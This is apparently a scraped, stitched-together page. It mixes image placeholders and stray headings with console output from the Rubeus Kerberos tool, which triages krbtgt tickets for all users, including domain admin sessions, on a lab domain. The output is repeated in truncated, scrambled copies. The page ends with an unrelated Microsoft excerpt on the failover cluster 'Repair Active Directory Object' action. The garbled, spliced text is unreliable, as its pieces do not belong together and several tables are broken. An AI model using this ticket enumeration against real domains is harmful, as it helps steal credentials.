
~~Why that host?~~

~~What’s going on with session data?~~


How does Kerberos authentication work?



```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.2


Action: Triage Kerberos Tickets (All Users)

[*] Target service  : krbtgt
[*] Current LUID    : 0x977c8

 -----------------------------------------------------------------------------------------
 | LUID     | UserName                      | Service                | EndTime              |
 -----------------------------------------------------------------------------------------
 | 0x3e4    | test-cluster2$ @ LUDUS.DOMAIN | krbtgt/LUDUS.DOMAIN | 7/28/2025 9:08:37 AM  |
 | 0x20c028 | cluster-share$ @ LUDUS.DOMAIN | krbtgt/LUDUS.DOMAIN | 7/28/2025 10:11:09 AM |
 | 0x20bff9 | cluster$ @ LUDUS.DOMAIN       | krbtgt/LUDUS.DOMAIN | 7/28/2025 10:11:09 AM |
 | 0x977c8  | domainadmin @ LUDUS.DOMAIN    | krbtgt/LUDUS.DOMAIN | 7/28/2025 11:25:31 AM |
 | 0x6fada  | noprivs @ LUDUS.DOMAIN        | krbtgt/LUDUS.DOMAIN | 7/28/2025 9:10:39 AM  |
 | 0x6dc56  | domainadmin @ LUDUS.DOMAIN    | krbtgt/LUDUS.DOMAIN | 7/28/2025 9:10:38 AM  |
 | 0x2c72d  | domainuser @ LUDUS.DOMAIN     | krbtgt/LUDUS.DOMAIN | 7/28/2025 9:08:38 AM  |
 | 0x3e7    | test-cluster2$ @ LUDUS.DOMAIN | krbtgt/LUDUS.DOMAIN | 7/28/2025 9:08:38 AM  |
 -----------------------------------------------------------------------------------------
```



```
 (_____ \        | |

 ------------------------------------------------------------------------------------------
 | LUID       | UserName                     | Service             | EndTime              |
 ------------------------------------------------------------------------------------------
 | 0x9a48ab   | cluster-share$ @ LUDUS.DOMAIN | krbtgt/LUDUS.DOMA
 | 0x9a492a   | cluster$ @ LUDUS.DOMAIN       | krbtgt/LUDUS.DOMA
 | 0x3e4      | test-cluster3$ @ LUDUS.DOMAIN | krbtgt/LUDUS.DOMA
A| 0xb59700   | domainadmin @ LUDUS.DOMAIN    | krbtgt/LUDUS.DOMA
 | 0x3e7      | test-cluster3$ @ LUDUS.DOMAIN | krbtgt/LUDUS.DOMA
 ----------------------------------------------------------------------------
[
[*] Current LUID      : 0x977c8

 ----------------------------------------------------------------------------
 | LUID       | UserName                      | Service
 ----------------------------------------------------------------------------
 | 0x17a0103  | cluster-share$ @ LUDUS.DOMAIN | krbtgt/LUDUS.DOM
 | 0x2675c    | domainuser @ LUDUS.DOMAIN     | krbtgt/LUDUS.DOM
 | 0x3e4      | test-cluster$ @ LUDUS.DOMAIN  | krbtgt/LUDUS.DOM
 | 0x17a0104  | cluster$ @ LUDUS.DOMAIN       | krbtgt/LUDUS.DOMAIN | 7/28/2025 10:11:09 AM |
 | 0x3e7      | test-cluster$ @ LUDUS.DOMAIN  | krbtgt/LUDUS.DOMAIN | 7/28/2025 6:21:18 AM  |
 ------------------------------------------------------------------------------------------
| 0x3e7      | test-cluster2$ @ LUDUS.DOMAIN | krbtgt/LUDUS.DOMAIN | 7/28/2025 9:08:38 AM  |
 ------------------------------------------------------------------------------------
```



Understanding the Repair Active Directory Object Recovery Action


John Marlin Former Employee
Mar 15, 2019

First published on MSDN on Dec 13, 2013


One of the responsibilities of cluster Network Name resource is to rotate the password of the computer object in Active Directory associated with it. When the Network Name resource is online, it will rotate the password according to domain and local machine policy (which is 30 days by default).

If the password is different from what is stored in the cluster database, the cluster service will be unable to logon to the computer object and the Network Name will fail to come online. This may also cause issues such as Kerberos errors, failure to register in a secure DNS zone, and live migration to fail.


The Repair Active Directory Object option is a recovery tool to re-synchronize the password for cluster computer objects. It can be found in Failover Cluster Manager (CluAdmin.msc) by right-clicking on the Network Name, selecting More Actions…, and then clicking Repair Active Directory Object.



